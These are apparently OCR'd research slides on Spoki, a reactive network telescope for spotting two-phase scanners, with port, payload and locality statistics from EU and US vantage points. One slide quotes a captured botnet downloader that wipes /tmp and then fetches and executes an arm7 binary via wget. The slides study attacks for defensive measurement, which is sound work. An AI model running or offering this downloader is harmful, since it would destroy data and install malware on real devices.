
One-phase



Data is from the UCSD network telescope.

Targeted Ports

Two ports are scanned exclusively in the EU.



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

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

TCP Payloads

- TCP payloads are not available in traditional telescopes
- We scan payloads for *downloaders*: shell code that downloads malware

Event Type	EU		US	
ASCII	2,155,751	58.6%	1,984,444	80.4%
HEX	1,478,556	40.2%	339,217	13.8%
Downloader	42,303	1.2%	143,309	5.8%

- Sample names and types match known malware such as the Mozi P2P-botnet
- Spoki detected 15% of the samples earlier than VirusTotal (26% benign, 59% old)

The Maliciousness of Two-Phase Scanners

Malware distribution clearly points at malicious intent. Can we validate our findings?

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Approach 1: Semi-Manual Analysis

- Reveals malicious payloads such as:

Port	Attack
1433	TDS, SQL, SIMATIC
7545	TR-069, routers
5555	ADB crypto miner
9530, 4567	Embedded devices
5432	Realtek UPnP

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
Approach 2: Query GreyNoise

- Classifies IPs into: *malicious*, *benign*, and *unknown*
- Two-phase events have a higher share of malicious sources:




Shell Scripts & Malware Acquisition

- Some HTTP payloads include shell scripts, e.g.:

```
1  cd /tmp; rm -rf *;
2    wget http://IPv4/arm7;
3      chmod 777 arm7; ./arm7 rep.arm7
```

- Spoki can identifies these snippets and downloads the malware

What did we find?



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Geographical Scanning Locality

- Scanners focus on different ports in Europe and the USA
- Different vendors and deployments attracts different attacks


	EU		US	
Payload Prefix	**Share**	**Ports**	**Share**	**Ports**
TDS7 Pre-login	74.52%	1433	1.16%	1443
TLS Client Hello	4.55%	443, 8443	37.80%	443, 8443
ADB Connect	4.97%	5555	37.01%	5555
SMB Negotiate	11.04%	445	–	
PSQL/UPnP	0.35%	5432	3.10%	5432, 5000
TSAP	0.45%	102	1.42%	102
MongoDB	0.27%	27017	1.21%	27017
Unknown	0.16%	28967	1.15%	28967

Targets non-ASCII payloads

TDS: Tabular Data Stream used by Microsoft SQL
ADB: Android Debug Bridge
TSAP: Transport Service Access Point protocol port, used for x.400, X.500; vulnerabilities in a variety of SIMATIC devices

Topological Scanning Locality

- Six of the top-ten source prefixes in the EU share a /16 with our /24 vantage point
  - This scanning behavior is associated with botnets
  - A similar locality cannot be observed in the US



- Crosscheck (sampled) traffic at a European IXP
  - Local, irregular SYNs in 370 prefixes (150 packets per host)
  - Very focused: 96% target 23, 7547, 8291 (multiple sources identified as MiktoTik routers)

- No correlation of /16 local, irregular SYNs at an Asian ISP

Takeaways

- Spoki makes two-phase scanners visible
- Irregular SYNs dominate SYNs on the Internet: ~75%
- Two-phase scans
  - … act as a catalyst
  - … are used for malicious activities
  - … follow locality patterns
  - … have detectable signatures

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  - … have detectable signatures ➞ Can be tracked and their packets filtered

